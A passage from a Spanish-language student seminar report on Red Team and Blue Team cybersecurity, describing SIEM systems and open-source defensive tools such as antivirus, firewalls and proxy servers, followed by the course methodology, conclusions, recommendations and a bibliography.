Las funciones más relevantes del SIEM se centra en dos acciones principales:

- Generación de informes y análisis sobre el estado de la Infraestructura IT.
- Alertas a los equipos técnicos sobre la detección de alteraciones sobre las métricas habituales.[33]

Otras funciones esenciales que se deben tener presente respecto al SIEM están:

- Extensión de la capacidad de análisis.
- Nivel de precisión y sensibilidad para la detección de amenazas.
- Capacidad de normalización, que consiste en la capacidad de traducción de datos para ser comprendidos por la herramienta.
- Tipos y frecuencia de notificaciones y alertas.
- Capacidad de respuesta automática a la amenaza.[34]

De otro lado están las características que definen un buen sistema SIEM para asegurar y dar respuesta rápida a los incidentes que puedan presentarse:

- Identificar entre amenazas reales y falsos incidentes.
- Monitorizar de forma centralizada todas las amenazas potenciales.
- Redirigir la actuación a personal cualificado para resolverlas.
- Aportar un mayor grado de conocimiento sobre los incidentes para facilitar su resolución.
- Documentar todo el proceso de detección, actuación y resolución.

[33] AVANSIS, SIEM. Qué es, funcionamiento y cómo integrarlo, Tomado de: https://www.avansis.es/ciberseguridad/siem-que-es/?cn-reloaded=1
[34] Ibid

- Cumplir con las normas y legislaciones vigentes en cuestión de protección de datos y seguridad.[35]

Los sistemas SIEM más grandes y lo que se emplean en las empresas más grandes por excelencia son:

- QRadar La solución fabricada por IBM.
- Arc Sight La solución fabricada por HP.

Otras soluciones SIEM alternas a los grandes fabricantes son sistemas como:

- Allien Bault
- Simantec
- McAfee SIEM
- Fortisiem

4.4.6. Herramientas que permitan contener ataques informáticos.

En el área de la seguridad informática hay diferentes herramientas y soluciones que están a la mano de los administradores y operadores de TI para asegurar sus infraestructuras tecnológicas y así garantizar de alguna forma y en un porcentaje considerable la seguridad de la información y los datos dentro de las organizaciones.

Debido a los cambios que se van dando en la actualidad y donde todo es más digital y versátil el mundo de las comunicaciones y tecnología es cada vez más digital esto exige que sea cada vez más importante proteger la información más sensible.
Las empresas tradicionales han visto la necesidad de volcar toda su información a través de medios digitales a través de la red ya sea interna o externa lo cual genera

[35] Ambit BST,¿Qué significa SIEM y cómo funciona?,2021,Tomado de: https://www.ambit-bst.com/blog/qu%C3%A9-significa-siem-y-c%C3%B3mo-funciona

un grado de vulnerabilidad frente a los ciberdelincuentes o cualquier otro tipo de amenaza digital.

A continuación, se relaciona algunas herramientas que permitirán aportar una estrategia de seguridad para evitar y contener ataques informáticos a futuro.

4.4.6.1. Software de Antivirus.

Algo tan sencillo, pero tan elemental como por lo menos tener un buen y eficaz programa de antivirus que logre contener en esa primera línea donde se ubica el usuario final algún intento de ataque o la filtración de algún tipo de virus a la computadora.

Es muy importante recordar que todos los ordenadores deben mantener una solución de antivirus instalada y actualizada que permitan proteger el sistema ante un malware u otro tipo de elemento malicioso, donde se cierre la posibilidad de un ataque y en el caso tal tome ese componente maligno y lo ponga en cuarentena para evitar que el ataque evolucione o se propague en la red.

Dentro de las herramientas que están disponibles como solución de antivirus esta:

- *ClamAV.* Es un kit de herramientas de antivirus de código abierto (GPLv2) el cual detecta troyanos, virus en general, amenazas de tipo malware y todo tipo de elementos maliciosos. Su diseño permite escanear archivos rápidamente. básicamente su objetivo es el análisis de correo electrónico en pasarelas de correo.

- *ClamWin.* Software antivirus con escaneo de virus y actualizaciones de definiciones de virus Presentado por: alch, sherpya. Este antivirus de versión gratuito diseñado para plataformas Windows, el cual hace uso del motor de

escaneo de ClamAV. Integra servicio de escáner de virus, programar tareas de escaneo. Y actualizaciones automáticas programadas, e integración del menú contextual en MS Windows Explorer y complemento para MS Outlook. También cuenta con un programa de instalación fácil.

- *Treater Antivirus*. Es un escáner antivirus bajo demanda portátil gratuito que no requiere la instalación y actualización de firmas. La aplicación es capaz de detectar y neutralizar amenazas no encontradas por el programa de protección principal, como Troyanos, Ransomware, Gusanos, Dialers, Adware, Riskware, Pornware, Bloques de SMS, etc. La utilidad no requiere instalación y se puede ejecutar desde extraíbles.[36]

4.4.6.2. Firewall perimetral de red

es uno de los elementos fundamentales para la seguridad de toda organización, su objetivo principal está en controlar el tráfico de la red interna y externa bajo parametrizaciones y reglas establecidas para regular y controlar la navegación y acceso de la red en general.

Es un punto clave dentro de la infraestructura y la seguridad perimetral de la organización el cual está montado en ese sitio que hace puente entre la red interna contra la red pública sobre la cual se comunica la organización al mundo exterior.
Esta herramienta permite tener siempre la mirada clara en el tráfico web, ver los usuarios y su actividad en la red, restringir todos esos sitios que no son permitidos y que puedan dar entrada a amenazas que afecten la información de la compañía.
Dentro de las soluciones de seguridad perimetral con licencia GPL se puede hacer uso de las siguientes:

[36] sourceforge, Treater Antivirus, Tomado de: https://sourceforge.net/projects/treater/

- *pfSense.* Solución de firewall de código abierto con kernel personalizado que se basa en FreeBSD OS, es una de las herramientas que marca la diferencia y es reconocida con características comerciales. Está disponible en versión de software como hardware.

  Entre sus funcionalidades se destacan funciones avanzadas de firewall, VPN y enrutamiento en su infraestructura basada en la nube configurada a través de una intuitiva intergfaz web. Las principales características incluyen detección y prevención de intrusiones, equilibrio de carga, configuración del tráfico, bloqueo de GeoIP, compatibilidad con IPv4 e IPv6 de doble pila, DHCP y servidor DNS, listas negras de nombres de dominio, túneles VPN múltiples usando IPsec y OpenVPN, filtrado de contenido web y más.[37]

- *OPNSense.* Es una solución que se genera a partir del cruce o combinación entre pfsense y m0n0wall, esta herramienta está disponible en diferentes idiomas, es uno de los competidores directos de pfsense. Ofrece muchos niveles de seguridad y funciones a nivel de firewall como IPSec, VPN, 2FA, QoS, IDPS, Netflow, Proxy, Webfilter. Es compatible con plataformas de arquitectura de 32 y 64 bits.

- *Edian.* Es una solución de seguridad perimetral basado en Linux la cual es potente y fácil de montar y administrar dentro de redes corporativas tipo pyme o ya sea también redes domésticas. Brinda diferentes funcionalidades entre las cuales se destaca la prevención y gestión de amenazas, antivirus, vpn y capacidad para filtrado sobre el tráfico en la red. También proporciona características como monitoreo, registro y entrega de informes sobre los resultados de la actividad de la red de datos, gestión de eventos y prevención de intrusos (IPS)

[37] PFSENSE, Open IT NetWorks, Tomado de: https://www.openitnet.com/index.php/software/inst-software-libre/pfsense1

4.4.6.3. Servidor Proxy.

Esta entre las buenas herramientas que se deben manejas en las empresas para garantizar una correcta seguridad informática, debido a que a través de esta solución se logra manejar y administrar la navegación que debe estar y no disponible dentro de la red de los usuarios finales.

El proxy actúa como ese punto de referencia entre las conexiones del navegador hacia internet, filtrando todos los paquetes y determinando a que sitios se puede acceder o no de acuerdo con las parametrizaciones que se hallan establecido referente a las categorías de las páginas web al momento de explorar por internet. Entre las soluciones que están disponibles y conocidas se encuentran:

- *Squid.* Es un servidor de proxy gratuito, de código abierto, cuenta con un demonio de caché web que admite varios protocolos como HTTP, HTTPS, FTP y más. Cuenta con un modo de proxy inverso (acelerador httpd) que almacena en caché las solicitudes entrantes de datos salientes. Admite ricas opciones de optimización de tráfico, control de acceso, autorización, instalaciones de registro y mucho más.[38]

- *Nginx.* es un servidor HTTP y proxy, de versión gratuita mediante código abierto, con un muy alto rendimiento y conocido en el campo.Tiene funcionalidades como IMAP / POP3.su funcionamiento es muy estable, simple, flexible y de bajo consumo de recursos.

  Esta herramienta admite el proxy inverso acelerado con almacenamiento en caché mediante el módulo ngx_http_proxy_module, que permite pasar

[38] Los 8 mejores servidores proxy inversos de código abierto para Linux, Tecmint,2021, Tomado de: https://www.tecmint.com/open-source-reverse-proxy-servers-for-linux/

solicitudes a otro servidor a través de protocolos distintos de HTTP, como FastCGI, uwsgi, SCGI y memcached.[39]

- *HAProxy*. (High Availability Proxy). software proxy de código abierto equilibrador de carga, muy estable y rápido hecho para manejo de aplicaciones bajo TCP y HTTP, está diseñado para ambientes de alta disponibilidad.
  HAProxy es un proxy inverso HTTP, un proxy y normalizador TCP, un terminador / iniciador / descargador SSL / TLS, un proxy de almacenamiento en caché, un descargador de compresión HTTP, un regulador de tráfico, un conmutador basado en contenido, una puerta de enlace FastCGI y más. También es una protección contra DDoS y abuso del servicio.[40]

[39] Ibid
[40] Ibid

5. METODOLOGÍA

El presente trabajo en donde se desarrolla el seminario especializado tuvo como tema central: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team, el cual se desarrolló por etapas enmarcadas en tres (3) unidades:

- Unidad 1 – Contexto ético, legal Red & Blue Team.
- Unidad 2 – Pasos y procesos Red Team.
- Unidad 3 – Análisis y contención en Blue team.

Cada una de las etapas tuvo un enfoque específico sobre el caso de estudio de la organización WhiteHouse Security.

- Etapa 1 - Conceptos equipos de Seguridad.

  Se dio despliegue y acondicionamiento al banco de prueba para posteriores análisis de seguridad y se dio respuesta a las preguntas planteadas dentro del desarrollo de la etapa.
- Etapa 2 - Actuación ética y legal.

  Se hace un estudio previo sobre la normatividad legal y ética de la ciberseguridad, en base a esto se analiza el anexo caso de estudio relacionado al acuerdo de confidencialidad.
- Etapa 3 - Ejecución pruebas de intrusión.

  Se identifican procesos de Pentesting y se aplica en el escenario controlado a través de herramientas especializadas, con el fin de interpretar el objetivo del grupo de seguridad Red Team en la organización.
- Etapa 4 - Contención de ataques informáticos.

  Se analizan y se aplican estrategias de seguridad sobre el escenario de pruebas identificando las fallas posteriores con el fin de alcanzar el endurecimiento del sistema como función principal del equipo Blue Team.
- Etapa 5 - Socialización de informe técnico.

  Se elabora un informa el cual consolida todas las actividades que se desarrollaron durante las anteriores etapas del curso metodológico teórico

practico, sobre el seminario especializado: equipos estratégicos en ciberseguridad: red team & blue team.

6. CONCLUSIONES

La puesta en marcha del banco de trabajo propuesto en el inicio del curso permitió abrir un escenario lleno de muchas opciones para ejecutar diferentes pruebas de seguridad informática y a partir de eso llevar a cabo el desarrollo del seminario especializado sobre Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team.

Mediante las acciones y funciones que brinda los equipos Red Team & Blue Team se alcanza una estrategia combinada generando un gran valor a la seguridad informática de la organización donde se tiene una visión tanto de lo que está en contra y en riesgo como lo que se tiene asegurado y protegido.

Los procesos de pentesting se han convierten en un gran proceso y aliado para asegurar las operaciones e información que se maneja día a día lo que se traduce en el activo más valioso de toda organización, con dicho proceso se tiene claro cuáles son los puntos débiles y vulnerables frente a la seguridad informática y poder allí consolidar medidas y políticas de seguridad al interior de la infraestructura de una empresa.

Con el análisis de la ley 1273 de 2009 “de la protección de la información y de los datos” se logra tener una visión amplia de los delitos informáticos que tienen lugar dentro del territorio nacional con lo cual brinda herramientas legales a las organizaciones para detectar y controlar este tipo de hechos de los cuales puedan ser víctimas.

A través del caso de estudio de la organización se puedo identificar fallas informáticas por medio de herramientas especializadas, las cuales accedieron a tener un panorama más claro de las novedades que se venían dando con relación a la fuga de información y poder tomar decisiones frente a dicha problemática.

Con el proceso de hardenización sobre los sistemas y equipos de las organizaciones se logran colocar en un nivel de seguridad aceptable, lo que significa que hay un entorno tranquilo, pero no del todo seguro para bajar la guardia, esto es tan solo un eslabón más dentro de la cadena de seguridad que se debe conformar dentro de toda la seguridad internamente de una infraestructura tecnológica.

7. RECOMENDACIONES

La seguridad dentro de las compañías es un aspecto que requiere cuidado y atención este debe estar en constante cambio por las nuevas modalidades de ataques que se presentan en la industria, es por eso importante adoptar medidas y buenas prácticas de seguridad que den espacio a ejecutar constantemente Pentesting para mantener un nivel de seguridad estable y garantizar la continuidad del negocio.

Una de las principales fallas e impedimentos para implementar seguridad en la información al interior de las organizaciones es la constante desinformación sobre las buenas prácticas de seguridad informática en lo que se hace impredecible forjar una cultura de seguridad y de prevención ante los riesgos y vulnerabilidades informáticas para lograr proteger el entorno de la información, y más aún prevenir el evento en el que se pueda llegar a caer y ser víctima de los ciberdelincuentes que constantemente están presentes buscando el mejor momento para atacar.

Las medidas de seguridad lógica y física no siempre son garantía en los sistemas y equipos de cómputo hay que tener un apoyo humano el cual tenga suspicacia sobre los métodos que se utilicen para asegurar una infraestructura puesto que si bien existen y apoyan la seguridad siempre hay quien está detrás revisando sus puntos críticos para alterarlos y aprovechar el espacio en pro de perpetrar un ataque informático el cual se materialice en la caída de un sistema o en el peor de los escenarios el cierre de una compañía.

Es importante que las organizaciones generen un espacio de apoyo mutuo entre los equipos de Red Team y Blue Team donde logren forjar un equipo sólido con el fin de dar respuesta rápida y concretas frente a las amenazas y riegos informáticos que

puedan llegar a presentarse en el momento menos pesando a través de soluciones y controles de seguridad de un nivel estricto según sea el caso.

Es recomendable que las empresas adopten recurso humano dentro de sus equipos de ciberseguridad, pero más que unas sugerencias también es importante tener en cuenta cualquier iniciativa y/o medida que se pueda implementar por muy insignificante que esta parezca la cual debe ir acompañada de una buena implementación y acondicionamiento para aportar en cierta medida en controlar riegos y mitigar vulnerabilidades halladas de lo contrario esta no tendría sentido.

BIBLIOGRAFIA

Tendencias cibercrimen Colombia. [En Línea] Bogotá D.C, 2019. [Consulta: 28 de agosto de 2021]. Disponible en: https://www.ccit.org.co/wp-content/uploads/informe-tendencias-cibercrimen_compressed-3.pdf

Revista Seguridad. [En Línea]. México. Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework. [Consulta: 23 de septiembre de 2021]. Disponible en: https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

Diario Oficial, LEY 1273 DE 2009 [En Línea]. Bogotá, 2009. [Consulta: 10 de septiembre de 2021]. Disponible en: www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

Alcaldía de Bogotá. Guardianes de la información Penetration Testing. [En Línea]. Bogotá, 2018. [Consulta: 23 de septiembre de 2021]. Disponible en: http://ticbogota.gov.co/sites/default/files/seguridad-de-la-informacion/ambito2.pdf

GUERRERO, Miguel, Perfil del atacante informático. [Sitio Web]. [Consulta: 28 de agosto de 2021]. Disponible en: https://www.solvetic.com/page/recopilaciones/s/seguridad/perfil-del-atacante-informatico-r354

DACCACH T. José Camilo. Ley de Delitos Informáticos en Colombia. [Sitio Web]. [Consulta: 28 de agosto de 2021]. Disponible en: https://www.deltaasesores.com/ley-de-delitos-informaticos-en-colombia/

Fases de una auditoría (pentesting), Hacking Para Novatos [Sitio Web]2021. [Consulta: 28 de agosto de 2021]. Disponible en: https://hackingparanovatos.wordpress.com/2017/09/04/fases-de-una-auditoria-pentesting/

RIZALDOS, Héctor, Qué es Metasploit framework, [Sitio Web]2018. [Consulta: 28 de agosto de 2021]. Disponible en: https://openwebinars.net/blog/que-es-metasploit/

CATOIRA Fernando, Penetration Test, ¿en qué consiste? [Sitio Web]2012. [Consulta: 28 de agosto de 2021]. Disponible en: https://www.welivesecurity.com/la-es/2012/07/24/penetration-test-en-que-consiste/

Mintic. (2009). Ley 1273 [LEY_1273_2009]. Mintic. (pp. 1-4) [En Línea]. [Consulta: 10 de septiembre de 2021]. Disponible en: https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf

República de Colombia COPNIA, Consejo Profesional Nacional de ingeniería. Código de ÉTICA,2015 [En Línea]. [Consulta: 10 de septiembre de 2021]. Disponible en: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

UNAD, Anexo 3 - Acuerdo.pdf, Guía de actividades y rúbrica de evaluación - Unidad 1 - Etapa 2 - Actuación ética y legal. [En Línea]. [Consulta: 10 de septiembre de 2021]. Disponible en: https://campus109.unad.edu.co/ecbti95/mod/folder/view.php?id=525

PEÑARREDONDA, José Luis, Detrás de Buggly: la historia de la fachada Andrómeda. Enter.co, 2015. [Sitio Web]. [Consulta: 10 de septiembre de 2021].

Disponible en: https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/

Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. [Sitio Web]. [Consulta: 23 de septiembre de 2021]. Disponible en: https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

Spartan Cybersecurity, ELIASIB Gerardo, Fases de un pentesting. [Sitio Web]. [Consulta: 23 de septiembre de 2021]. Disponible en: https://hackingprofessional.github.io/Security/Fases-de-un-Pentesting/

BORTNIK, Sebastián. Universidad Nacional Autónoma de México (UNAM). Pruebas De Penetración Para Principiantes: 5 Herramientas Para Empezar. [Sitio Web] México 2018. [Consulta: 23 de septiembre de 2021]. Disponible en: https://revista.seguridad.unam.mx/numero-18/pruebas-de-penetracion-para-principiantes-5-herramientas-para-empezar

Infolaft, ¿Qué hacer antes, durante y después de un ataque informático? [Sitio Web]. [Consulta: 05 de octubre de 2021]. Disponible en: https://www.infolaft.com/que-hacer-antes-durante-y-despues-de-un-ataque-informatico/

CARISIO, Emanuel, MEDIACLOUD, Ataque cibernético: consecuencias, cómo actuar y cómo protegerse. [Sitio Web]. [Consulta: 05 de octubre de 2021]. Disponible en: https://blog.mdcloud.es/ataque-cibernetico-consecuencias-como-actuar-y-como-protegerse/

CASTRO, Paulo. Smartekh, ¿QUÉ ES HARDENING? [Sitio Web]. [Consulta: 05 de octubre de 2021]. Disponible en: https://blog.smartekh.com/que-es-hardening

UNIR, Ingeniería y Tecnología. Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias? [Sitio Web]Bogotá, 2020. [Consulta: 05 de octubre de 2021]. Disponible en: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

NAVARRO, José Luis. CODE SPACE, El CSIRT y el trabajo de un BlueTeam [Sitio Web] Málaga, 2021 [Consulta: 05 de octubre de 2021]. Disponible en: https://codespaceacademy.com/blog/csirt-trabajo-blueteam/

Cyber Seguridad, Cyberseg,Diferencias entre SOC, CERT y CSIRT. [Sitio Web]. Guatemala, 2020. [Consulta: 05 de octubre de 2021]. Disponible en: https://www.cyberseg.com/single-post/2018/09/05/diferencias-entre-soc-cert-y-csirt

GONZALEZ, Belén. Hard2bit CyberSecurity, Red Tem vs Blue Team, Seguridad Informática. [Sitio Web]2020. [Consulta: 05 de octubre de 2021]. Disponible en: https://hard2bit.com/blog/red-tem-vs-blue-team/

SOFECOM, SIEM, la tecnología capaz de detectar y neutralizar las amenazas informáticas antes de que ocurran, [Blog] [Consulta: 05 de octubre de 2021]. Disponible en: https://sofecom.com/que-es-un-siem/

AVANSIS, Ciberseguridad, SIEM. qué es, funcionamiento y cómo integrarlo. [Sitio Web] [Consulta: 05 de octubre de 2021]. Disponible en: https://www.avansis.es/ciberseguridad/siem-que-es/?cn-reloaded=1

HACKNOID, 5 herramientas de seguridad informática claves en empresas. [Sitio Web] [Consulta: 05 de octubre de 2021]. Disponible en: https://www.hacknoid.com/hacknoid/5-herramientas-de-seguridad-informatica-claves-en-empresas/

KUMAR, Chandan. Geekflare, Los 8 mejores firewalls de código abierto para proteger su red [Sitio Web]2020 [Consulta: 05 de octubre de 2021]. Disponible en: https://geekflare.com/es/best-open-source-firewall/

OpenVas By Greenbone, OpenVAS: OpenVAS – Open Vulnerability Assessment Scanner. [Website]. [Accessed on: August 28, 2021]. Available in: https://www.openvas.org/

Future Leran, ExploitDB [Website]. [Accessed on: August 28, 2021]. Available in: https://www.futurelearn.com/info/courses/securing-your-network-from-attacks/0/steps/204073

Rapid7. (2012). Metasploitable 2. (s. f.). Metasploit. [Website]. [Accessed on: September 23, 2021]. Available in: https://metasploit.help.rapid7.com/docs/metasploitable-2

CIS, Centro para–Internet Security. Making the Connected World a Safer Place [Website [Accessed on: October 05, 2021]. Available in: https://www.cisecurity.org/

squid-cache.org Squid: Optimising Web Delivery [Website] [Accessed on: October 05, 2021]. Available in: http://www.squid-cache.org/

ClamAV,CISCO, ClamAV Documentation [Website] [Accessed on: October 05, 2021]. Available in: https://docs.clamav.net/

CLAMWIN Free Antivirus,OpenSource security for your PC [Website] [Accessed on: October 05, 2021]. Available in: http://es.clamwin.com/

KILI, Aaron. TecMint. 8 Top Open-Source Reverse Proxy Servers for Linux. [Website] [Accessed on: October 05, 2021]. Available in: https://www.tecmint.com/open-source-reverse-proxy-servers-for-linux/

READY, Cybersecurity, [Website] [Accessed on: October 05, 2021]. Available in: https://www.ready.gov/cybersecurity

CYBERTALK.ORG, What is cyber defense? [Website] [Accessed on: October 05, 2021]. Available in: https://www.cybertalk.org/what-is-cyber-defense/

FIRCH, Jason. Purplesec, Red Team VS Blue Team: What's The Difference? [Website] [Accessed on: October 05, 2021]. Available in: https://purplesec.us/red-team-vs-blue-team-cyber-security/

ANEXOS

Anexo A. Presentación Vídeo Sustentación.
https://youtu.be/tGcRO58TbQY

Anexo B. Resultado Diapositiva Sustentación.
https://docs.google.com/presentation/d/1GLesVH6JINGoflcMLpLGpcWDFGYz6PF7/edit?usp=sharing&ouid=101585732580651897354&rtpof=true&sd=true